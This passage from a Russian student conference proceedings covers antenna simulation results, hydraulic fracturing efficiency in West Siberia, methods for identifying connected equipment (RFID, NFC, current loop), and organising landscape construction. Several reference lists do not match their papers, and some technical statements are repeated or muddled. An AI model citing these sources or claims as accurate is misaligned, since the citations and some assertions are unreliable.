


Рис. 3. Частотные зависимости составляющих входного сопротивления (a) и КСВ (b) микрополоскового входа с волновым сопротивлением 75 Ом

Диаграммы направленности модели имели практически симметричный вид, КНД достигал  $7.6 \text{ dBi}$ , а ПЗО составило  $-18.6 \text{ dB}$ . Главный лепесток в плоскости вектора  $E$  имел ширину  $67^\circ$ , а в плоскости вектора  $H$  —  $103^\circ$  (рис. 4).




Рис. 4. Вид диаграмм направленности в плоскости  $E$  (a) и в плоскости  $H$  (b)

**Обсуждение и выводы.** В результате проведенного моделирования доказана работоспособность плоской четырёхэлементной директорной антенны ДМВ диапазона на основе петлевого вибратора с микрополосковым устройством возбуждения в относительной полосе рабочих частот около 10%. КНД антенны превышает 7.5 dB, что у известных антенн в «проволочном» исполнении достигается только при 5—6 элементах [3, с. 108, 114].

#### **Библиографический список:**

1. Сазонов Д. М. Антенны и устройства СВЧ. — М.: Высш. шк., 1988. — 432 с.
2. Слезкин В. Г., Слезкин Г. В. Петлевая антенна с микрополосковой схемой питания / В. Г. Слезкин, Г. В. Слезкин // СВЧ техника и телекоммуникационные технологии: 32-я Междунар. Крымская конф. (КрыМиКо'2022). — Севастополь, 6 — 12 сент. 2021 г.: матер. конф. — Москва; Минск; Севастополь, 2022. — Вып. 4. — С. 112–113. — ISSN 2619-1628.
3. Шпиндлер Э. Практические конструкции антенн / Э. Шпиндлер: пер. с нем. — М.: Мир, 1989. — 448 с.
4. Курушин А. А. Проектирование СВЧ устройств в CST STUDIO SUITE: учебное пособие / А. А. Курушин. — М.: СОЛОН-Пресс, 2018. — 428 с. Справочник по расчёту и конструированию СВЧ полосковых устройств / под ред. В. И. Вольмана. — М.: Радио и связь, 1982. — 328с.

*Нигаматзянова Гузель Азатовна, студент*

*Уфимский государственный нефтяной технический университет,*

*г. Уфа, Россия*

*Email: [cw.ce.22@bk.ru](mailto:cw.ce.22@bk.ru)*

## **АНАЛИЗ ГРП НА МЕСТОРОЖДЕНИЯХ В ЗАПАДНОЙ СИБИРИ**

**Аннотация:** По мере образования отложений поток жидкости в скважину уменьшается. Это связано с загрязнением призабойной зоны пласта (ПЗП). Поры пласта в этой области заполнены тяжелыми смолистыми остатками нефти; солями, отложившимися из пластовой воды; парафиновыми отложениями; и гидратами, если рассматривать газовые образования. В результате проницаемость снизилась

**Ключевые слова:** скважина; приток флюида; загрязнение призабойной зоны; гидравлический разрыв пласта; увеличение проницаемости; интенсификация притока; анализ эффективности.

**Abstract:** As deposits form, the fluid flow into the well decreases. This is due to contamination of the bottom-hole formation zone (psp). The formation pores in this area are filled with heavy resinous oil residues; salts deposited from reservoir water; paraffin deposits; and hydrates, if we consider gas formations. As a result, the permeability decreased

**Keywords:** borehole; fluid inflow; bottom-hole zone contamination; hydraulic fracturing; increased permeability; inflow intensification; efficiency analysis.

В последние годы гидроразрыв пласта стал широко используемым методом в добыче нефти и газа. Этот метод позволяет повысить дебит скважин и увеличить производительность месторождений. В статье рассмотрим анализ

эффективности применения гидроразрыва пласта на месторождениях Западной Сибири.

Гидроразрыв пласта - это технология, которая заключается в создании разрывов в горной породе с помощью водяного раствора под давлением. При этом создаются небольшие трещины в пласте, которые позволяют нефти и газу лучше проникать к скважине. Этот метод широко используется на месторождениях Западной Сибири, так как пласты в этом регионе имеют низкую проницаемость и недостаточную пористость.

Для проведения гидроразрыва пласта необходимо провести комплекс мероприятий. Сначала производится бурение скважины, после чего она обсаживается специальными трубами, чтобы изолировать от других пластов. Затем на определенной глубине в скважину закачивается водяной раствор под высоким давлением, который разрывает пласт и создает трещины. После этого в скважину закачивается проппант – гранулированный песок или другой материал, который заполняет трещины и не дает им закрыться. Таким образом, нефть и газ могут свободно проникать в скважину.

Проведенные исследования показывают, что гидроразрыв пласта дает положительный эффект на месторождениях Западной Сибири. После проведения гидроразрыва пласта, дебит скважин увеличивается в среднем на 20-30%. Кроме того, данный метод позволяет значительно увеличить запасы нефти и газа на месторождении.

Однако, следует отметить, что использование гидроразрыва пласта может быть связано с некоторыми рисками. Применение гидроразрыва пласта на месторождениях Западной Сибири позволило увеличить добычу нефти и газа на многих скважинах. Однако, этот метод имеет и свои недостатки. В частности, гидроразрыв пласта может привести к загрязнению подземных вод и повреждению окружающей среды. Кроме того, он может привести к увеличению затрат на добычу нефти и газа.

Существует множество способов борьбы с ПЗП, который впоследствии увеличивает дебит скважины. Гидравлический разрыв пласта является одним из

таких методов. Это также самый распространенный. Это связано с тем, что гидроразрыв пласта не только очищает ПЗП, но и образует новые трещины, покрывающие значительную часть пласта [4]. Для проведения анализа эффективности применения гидроразрыва пласта на месторождениях Западной Сибири были проанализированы данные по добыче нефти и газа на скважинах, на которых был использован данный метод. Были также проанализированы данные по затратам на добычу и экологическим последствиям гидроразрыва пласта.

Суть его заключается в закачке жидкости в скважину под высоким давлением, благодаря чему очищается ПЗП и в пласте образуются новые трещины. После этого вводится жидкость с песком для заделки этих трещин. В результате дебит скважины увеличился [3].

В большинстве случаев этот метод усиления притока дает положительные результаты, но эффективность зависит от геологических и физических характеристик слоя [1].

В этой статье мы рассмотрим анализ эффекта гидроразрыва пласта. В таблицах 1 и 2 приведены данные по гидроразрыву пласта месторождения в Западной Сибири.

Таблица 1 - Эффективность гидроразрыва пласта наклонно направленных скважин

Диапазон эффективных нефтенасыщенных толщин, м	Количество скважин с ГРП	Дебит нефти, т/сут		Кратность увеличения дебита нефти
		до ГРП	после ГРП	
< 3	31	1.5	12.8	8.6
3-5	98	3	17.3	5.8
5-8	116	6	20.9	3.5
8 >	64	10	37.5	3.7

Таблица 2 - Эффективность гидроразрыва пласта горизонтальных скважин

Диапазон эффективных нефтенасыщенных толщин, м	Кол-во скважин с ГРП	Дебит нефти, т/сут		Кратность увеличения дебита нефти
		до ГРП	после ГРП	
< 4.5	22	8.1	20.8	2.6
4.5-6.5	26	10.8	23.2	2.1
> 6.5	21	9.4	17.8	1.9

Результатом гидроразрыва пласта является увеличение притока нефти, а эффективность оценивается на основе кратности потока. В этом случае гидравлический разрыв пласта оказывает наибольшее влияние, а значение толщины нефтенасыщенности низкое, то есть на краю пласта.

Рассмотрим следующую ситуацию. Дебит нефти в скважине составляет менее 5 тонн в сутки. Это малодобитные скважины, и благодаря гидроразрыву пласта дебит в них увеличился в среднем в 10 раз. В скважинах с дебитом более 5 тонн/сутки дебит увеличился в среднем в 2,2 раза. Скважина № 6 показала отрицательную динамику из-за разрыва. Результаты приведены в таблице 3.

Таблица 3 - Результаты гидроразрыва пласта на нефтяном месторождении в Западной Сибири

	До воздействия	После воздействия	Кратность увеличения дебита нефти
	Дебит нефти т/сут		
	2.9	15.0	5.2
	10.6	29.6	2.8
	21.1	38.8	1.8
	0.7	12.1	17.3
	1.1	12.6	11.5
	15.4	15.0	0.97
	9.7	29.9	3.1
	3.7	24.2	6.5

Результатом гидроразрыва пласта является увеличение притока нефти, а эффективность оценивается на основе кратности потока. В этом случае гидравлический разрыв пласта дает наибольший эффект, а начальное значение расхода нефти низкое.

Основываясь на проведенном анализе, можно сделать вывод:

1. Максимальная эффективность этого процесса наблюдается на краю пласта, где толщина нефтенасыщенности невелика.
2. Гидравлический разрыв пласта более эффективен в скважинах с низким притоком.

#### **Библиографический список:**

1. Tauveron N. Plant control to avoid surge development in the case of a pipe rupture in a direct cycle [Текст] / Nuclear Engineering and Design, 238(11), 2008. – pp. 2925 – 2934.
2. Аммян В. А., Уголев В. С. Физико-химические методы повышения производительности скважин. – М.: Недра, 1970. – 280 с.
3. Кристиан М.А., Сокол С.Н. Химические методы в процессах добычи нефти. М.: Недра, 1985. – 184 с.
4. Ибрагимов Г. З., Хисамутдинов Н. И. Справочное пособие по применению химических реагентов в добыче нефти. – М.: Недра, 1983. - 312 с.



*Нигаматзянова Гузель Азатовна, студент*

*Уфимский государственный нефтяной технический университет,*

*г. Уфа, Россия*

*Email: [cw.ce.22@bk.ru](mailto:cw.ce.22@bk.ru)*

## **АВТОМАТИЧЕСКАЯ ИДЕНТИФИКАЦИЯ ПЕРИФЕРИЙНОЙ ТЕХНИКИ**

**Аннотация:** в статье рассмотрена система автоматического управления для выполнения автоматической и безопасной очистки и стерилизации мобильных реакторов. К нему подключены повторители различных размеров и конфигураций. Для того чтобы обеспечить идентификацию устройств, подключенных к системе управления, были разработаны блок-схемы

**Ключевые слова:** автоматическая система управления технологическим процессом, идентификация оборудования, RFID, NFC, штрих-код, ручной ввод.

**Abstract:** An automatic control system has been developed to perform automatic and safe cleaning and sterilization of mobile reactors. Repeaters of various sizes and configurations are connected to it. In order to ensure the identification of devices connected to the control system, block diagrams were developed

**Keywords:** automatic process control system, equipment identification, RFID, NFC, barcode, manual input.

Информационно-измерительные системы (ИИС) включают в себя различное периферийное оборудование, такое как датчики, актуаторы, считыватели и другие устройства, которые служат для сбора данных и управления процессами. Однако, иногда возникают проблемы с идентификацией и контролем этого оборудования в ИИС, особенно в больших

системах, где число устройств может быть очень большим. В этой статье мы рассмотрим методы автоматической идентификации периферийного оборудования в ИИС.

Структурная схема разработанной автоматизированной системы управления технологическим процессом с автоматической идентификацией приведена ниже (рисунок 1).




Рисунок 1. Структурная схема проектируемой автоматизированной системы управления

На схеме автоматизированной системы управления технологическим процессом система управления и подключенное оборудование (мобильный реактор) соединены жгутом проводов, который содержит датчики, двигатели-редукторы, а также электрические кабели и пневматические трубки с идентификатором. Ранее было замечено, что подключенные объекты могут отличаться друг от друга по конфигурация элемента управления. В связи с этим необходимо предоставить системе управления отдельный идентификатор, чтобы определить, какой объект к ней подключен. Логические компоненты системы управления в подключенных объектах не предусмотрены, а установлены только исполнительные механизмы и датчики. Вводя вручную или используя технологию штрих-кода, подключенный объект можно

идентифицировать вручную. Ручной ввод используется для идентификации.

Вводя вручную или используя технологию штрих-кода, подключенный объект можно идентифицировать вручную. Идентификацию вручную можно выполнить с помощью панели управления, на которой будет отображена мнемосхема, выбранная подключенным устройством. Это означает, что оператору нужно будет выбрать оборудование, которое он подключил к системе управления. Идентификация этого варианта имеет те же недостатки, что и идентификация с использованием штрих-кодов, которые будут описаны ниже.

Существует несколько вариантов автоматической идентификации подключенных устройств.

Штрих-код - это графическая информация, нанесенная на поверхность, марку или упаковку продукта, обеспечивающая возможность ее считывания с помощью технических средств - серии черных и белых полос или других геометрических фигур [1].

Для того чтобы идентифицировать устройства, подключенные к системе, необходимо предоставить штрих-код для каждого устройства. Далее вам нужно ввести базу данных штрих-кодов в ПЛК. Оператор использует проводной или беспроводной сканер, подключенный к ПЛК, для считывания штрих-кода. Для идентификации устройств можно использовать как линейные, так и двумерные штрих-коды.

Преимущество этого метода в том, что его легко выполнить, ведь для этого вам нужно всего лишь создать базу данных штрих-кодов и распечатать ее для всех подключенных устройств. К сожалению, вместе с таким достоинством приходят и недостатки, человеческий фактор.

Например, после выполнения технической операции с устройством оператор может выключить его и забыть сбросить настройки управления предыдущего устройства. Подключите другое устройство и продолжайте им пользоваться. Тогда это может привести к чрезвычайной ситуации.

Радиочастотная идентификация (RFID) - это метод идентификации

физических объектов. Согласно этому способу в радиометку устанавливают радиометку-ретранслятор-микропроцессор для приема, хранения и передачи идентификационных данных с радиоинтерфейсом. Там содержится уникальная информация о пользователе и о нем самом. Целью RFID-системы является активация процесса передачи данных транспондера. RFID-считыватель получает информацию и обрабатывает ее в соответствии с потребностями подключенного приложения. Данные, передаваемые этикеткой, используются для идентификации устройства, определения его местоположения (при использовании с технологией GPS), определения характеристик маркирующего устройства и т.д. [2]. При этом способе идентификации требуются этикетка и считывающее устройство.

Метки (тэги, транспондеры, входные данные) - это устройства, созданные непосредственно для маркировки и идентификации объектов. Таким образом, в системе RFID метка является идентификатором устройства и содержит всю информацию, необходимую для работы с этим устройством.

RFID-метки состоят из двух основных частей - микрочипа и антенны.

Чип состоит из приемного и передающего устройства, запоминающего устройства и процессора паролей. Антенна принимает и передает высокочастотную электромагнитную энергию от этикетки к считывающему устройству. Этикетка использует низкочастотные и высокочастотные (НЧ и КВЧ) магнитные поля или сверхвысокочастотные (УВЧ) электромагнитные поля для подключения к считывающему устройству. Почти все RFID-метки не имеют собственного источника питания и называются пассивными. Они получают энергию от электромагнитного поля, создаваемого считывателем. RFID-считыватель или ридер - это устройство, которое считывает информацию, хранящуюся в памяти метки (транспондера). В большинстве случаев это устройство, используемое для приема и передачи радиочастот, подключенное к локальной компьютерной сети предприятия или компьютера.

Основными преимуществами этого метода идентификации являются:

1. Бесконтактная идентификация, не требующая физического

подключения.

Недостатками этого метода являются:

1. Требуется дополнительное и дорогостоящее оборудование.
2. Необходимо предусмотреть в проекте определенное расположение считывателя, которое обеспечит хороший контакт с этикеткой.
3. RFID-оборудование должно быть интегрировано в проект ПЛК.

Near-field communication, NFC ("связь ближнего поля", "почти бесконтактная связь") - это технология беспроводной передачи данных малой дальности, которая позволяет осуществлять обмен данными между устройствами, расположенными на расстоянии около 10 сантиметров [3]. Эта технология является простым расширением стандарта бесконтактных карт (ISO14443), который объединяет интерфейсы смарт-карт и картридеров в единое устройство. Устройства NFC могут взаимодействовать с существующими смарт-картами, считывателями карт стандарта ISO14443 и другими устройствами NFC и, следовательно, совместимы с существующей инфраструктурой бесконтактных карт, которая используется в общественном транспорте и платежных системах. NFC в основном используется в мобильных устройствах [3].

NFC - это беспроводная технология, которая может работать на расстоянии не более 10 сантиметров. NFC использует частоту 13,56 МГц. NFC всегда состоит из инициатора и цели. Инициатор создает радиочастотное поле, которое воздействует на пассивную цель. Если оба устройства активны, как упоминалось ранее, этот стандарт бесконтактной передачи данных может использоваться только на небольшом расстоянии. В связи с этим необходимо предусмотреть такое расположение этикеток и считывателей, при котором расстояние между ними не будет превышать 10 см. Этот стандарт бесконтактной передачи данных обладает теми же преимуществами и недостатками, что и стандарт RFID.

Идентификация подключенного устройства осуществляется по его адресу. Этот метод идентификации возможен в протоколах, где каждое

устройство имеет свой собственный уникальный адрес (MODBUS (RTU, TCP/IP, PROFIBUS, PROFINET)). Если подключенное устройство (которое необходимо идентифицировать в системе) оснащено блоком со своим собственным адресом, используется этот метод идентификации.

Преимущества заключаются в следующем:

1. Благодаря проводному подключению обеспечивается надежный контакт между оборудованием и системой.

2. Безошибочное обнаружение подключенных устройств в пределах указанного диапазона адресов.

3. Надежная помехозащищенность сигнала. Недостатками этого метода являются:

1. В подключенном устройстве требуется логический блок, и логический блок будет иметь уникальный адрес в проекте ПЛК.

2. Не все контроллеры могут снова получить доступ к устройству, что означает, что когда устройство отключено от системы, его можно повторно подключить только после перезагрузки системы.

Идентификация аналоговых интерфейсов (analog identification) Наиболее часто используемым аналоговым интерфейсом можно считать контур тока 4-20 мА. Аналоговые схемы тока передают аналоговые сигналы по проводам в лабораторном оборудовании или системах управления производством. Для этой цели используется диапазон смещения от 4 до 20 мА, где наименьшее значение сигнала, а именно 0, соответствует току 4 мА, а наибольшее - 20 мА. Это означает, что требуется полный диапазон возможных значений 16 мА. Отсутствие тока в цепи указывает на то, что линия прервана, что помогает легко решить эту ситуацию. Диапазоны тока и напряжения указаны в Гост26.011-80 "Средства измерений и автоматизации. Сигналы тока и напряжения являются электрически непрерывными входами и выходами."

Основным преимуществом контура тока (по сравнению с параметрами передачи более низкого напряжения) является независимость точности от длины линии передачи и ее сопротивления, поскольку источник тока

автоматически поддерживает ток, необходимый для этой линии. Используя эту схему, можно напрямую подавать питание на датчик от линии передачи. Несколько приемников могут быть подключены последовательно, так что источник тока сможет поддерживать требуемый ток одновременно (закон Кирхгофа). Однако при утечке в цепи работа всей цепи тока будет нарушена и не может быть обнаружена при реализации самой цепи тока, что означает, что это необходимо учитывать при проектировании ответственного производственного участка [4].

Чтобы идентифицировать устройство, вам необходимо установить источник тока на определенное значение. Это значение должно быть введено в таблицу, используемую контроллером во время его работы, и должен быть установлен идентификатор устройства.

Преимущества заключаются в следующем:

1. Благодаря использованию подвода воды обеспечивается надежный контакт между оборудованием и системой.

2. Надежная помехозащищенность сигнала.

3. Возможность реализации на любом ПЛК. Мы также заметили недостатки этого метода:

1. Необходимо создать и поддерживать в актуальном состоянии таблицу сигналов, используемых для идентификации.

2. Требуется источник тока или преобразователь тока.

Согласно аналогичному принципу, для идентификации могут использоваться различные резисторы или напряжения.

В разрабатываемой системе было решено использовать контур тока для установления идентификации. В этом случае система идентификации будет защищена от помех (в жгуте проводов имеются силовой и сигнальный кабели), хорошим контактом и возможностью аварийного отключения в случае несанкционированного отключения оборудования от системы управления. Для разработки необходимо иметь преобразователь тока и набор резисторов для обеспечения идентификации. Вам также необходимо создать таблицу

идентификационных сигналов в проекте ПЛК.

Этот метод обеспечивает надежную автоматическую идентификацию устройства, а также защищает персонал в случае несанкционированного отсоединения разъема от устройства во время эксплуатации.

#### **Библиографический список:**

1. Блажевич В.А. Практическое руководство по гидроразрыву пласта. – М.: Недра, 1961. – 131 с.
2. Косков В. Н., Юшков И. Р. Комплексная оценка состояния и работы нефтяных скважин промыслово-геофизическими методами. – Пермь: учеб. Пособие, 2010. — 226 с.
3. Меликберов А. С. Теория и практика гидравлического разрыва пласта. – М.: Недра, 1967. – 139 с.
4. Муравьев И. М., Андриасов Р. С., Гиматудинов Ш. К., Полозков В. Т. Разработка и эксплуатация нефтяных месторождений. – М.: Недра, 1970. – 445 с.



*Печёнкин Даниил Игоревич, студент*

*Уфимский государственный нефтяной технический университет,*

*г. Уфа, Россия*

*Email: [ppkeyr@mail.ru](mailto:ppkeyr@mail.ru)*

## **ОРГАНИЗАЦИЯ РАБОТЫ ПО СОЗДАНИЮ САДОВОГО-ПАРКОВОГО СТРОИТЕЛЬСТВА**

**Аннотация:** В последнее время интерес людей к благоустройству российских городов и частных территорий значительно возрос. Ландшафтный дизайн становится все более популярным среди наших граждан. Это связано с общим повышением благосостояния населения, стремлением к комфорту, эстетическому удовольствию и созданию экологически чистых условий. В статье представлены ключевые факторы, которые необходимо учитывать при создании садово-парковых объектов, рассмотрен выбор места для строительства, планирование, выбор материалов, организацию строительства и обслуживание объекта. Статья содержит полезные советы и рекомендации для организации работы по созданию красивых, функциональных и удобных для пользователей садово-парковых объектов.

**Ключевые слова:** экономическая деятельность, ландшафтная архитектура, садово-парковое строительство, прибыль, функционирование, организация, дизайн, строительная индустрия, планирование, материал.

**Abstract:** Recently, people's interest in the improvement of Russian cities and private territories has increased significantly. Landscape design is becoming more and more popular among our citizens. This is due to the general increase in the welfare of the population, the desire for comfort, aesthetic pleasure and the creation of environmentally friendly conditions. The article presents the key factors that must

be taken into account when creating garden and park facilities, considers the choice of a place for construction, planning, selection of materials, organization of construction and maintenance of the facility. The article contains useful tips and recommendations for organizing work on creating beautiful, functional and user-friendly garden and park facilities.

**Keywords:** economic activity, landscape architecture, garden and park construction, profit, functioning, organization, design, construction industry, planning, material.

Садово-парковое строительство - это одна из самых интересных и креативных областей строительной индустрии. Организация работы по созданию садово-парковых объектов требует умения сочетать функциональность, красоту и удобство для пользователей. Для того чтобы правильно организовать работу по созданию садово-парковых объектов, необходимо учитывать ряд факторов.

**Выбор места для строительства.** Для создания садово-парковых объектов необходимо выбрать подходящее место, которое имеет доступ к воде, электроэнергии, дорогам и т.д. Также необходимо учитывать экологические факторы, например, наличие растительности, ландшафта и т.д.

**Планирование.** Перед началом строительства необходимо провести планирование, которое включает в себя определение функциональности объекта, составление проектной документации, а также определение сроков и бюджета.

**Выбор материалов.** При выборе материалов необходимо учитывать их функциональность, красоту и экологичность. Например, для создания аллей или дорожек лучше использовать гравий или щебень, а для создания элементов декора - дерево или камень.

**Организация строительства.** Необходимо правильно организовать процесс строительства, распределив работы между подрядчиками, учитывая сроки выполнения работ, соблюдая технологии и безопасность на

стройплощадке.

Обслуживание объекта. После создания садово-паркового объекта необходимо его поддерживать в идеальном состоянии. Для этого необходимо проводить регулярный уход, устранять неисправности, а также проводить ремонтные работы в случае необходимости.

Садово-парковое строительство является творческой и увлекательной областью строительной индустрии. Организация работы по созданию садово-парковых объектов требует умения сочетать функциональность, красоту и удобство для пользователей. Правильный выбор места для строительства, планирование, выбор материалов, организация строительства и обслуживание объекта - это ключевые факторы.

Производственный процесс ландшафтного строительства включает в себя несколько этапов.

На первом этапе посадочный материал стал интересен людям и влиянию городской среды. Материал включает в себя цветы, травы, растения, бутоны и предметы, содержащиеся в нем, декоративные сельскохозяйственные растения. Для того чтобы выращивать растения, их обычно берут из специальных питомников. Время роста всего посадочного материала длительное и дорогостоящее, что зависит от влияния большого количества погодных условий и природных элементов [2].

Второй этап, проектирование стендов, связан с процессом формулирования решений и экономических обоснований для реконструкции и строительства новых объектов.

Третий этап - ландшафтное строительство. На заключительном этапе, благодаря целенаправленной и биологической защите, в определенный период жизни растений формируются зеленые насаждения.

Как правило, существуют строительные компании, ландшафты и видения, организационные ресурсы для производства товаров и услуг, а также существуют потребности клиентов.

Главная цель любой компании - удовлетворить потребности клиентов и

максимизировать прибыль.

Обеспечение роста выгод собственников и удовлетворение потребностей предпринимательства, а также другие факторы зависят от того, насколько эффективно выбраны организационно-правовые формы [3].

Основными формами реализации мероприятий по строительству ландшафтных садов являются:

- Личное предпринимательство;
- Коллективное предпринимательство в форме закрытых и открытых акционерных обществ, обществ с ограниченной ответственностью и закрытых акционерных обществ;
- Государственное предприятие;
- Производственные кооперативы.

Ландшафтный бизнес характеризуется хорошей рентабельностью на уровне 15-20%, быстрой окупаемостью инвестиций и растущим спросом. Ведь все больше и больше владельцев жилья мечтают о хорошо ухоженном саде или красивой лужайке в загородном доме.

Преимущество организации заказов в городских районах заключается в их масштабе и удобстве организации (в конце концов, легче управлять большой командой, чем несколькими маленькими командами). Чтобы получить такой заказ, необходимо принять участие в муниципальных тендерах, результаты которых обычно объявляются осенью [1].

Для компании, предоставляющей комплексные услуги по благоустройству территории, идеальным решением является сотрудничество с частными и муниципальными заказчиками. Работа на частной земле дает возможность воплощать дизайнерские идеи и накапливать опыт для создания красивых объектов. Главным капиталом любой компании, работающей в сфере услуг, является персонал.

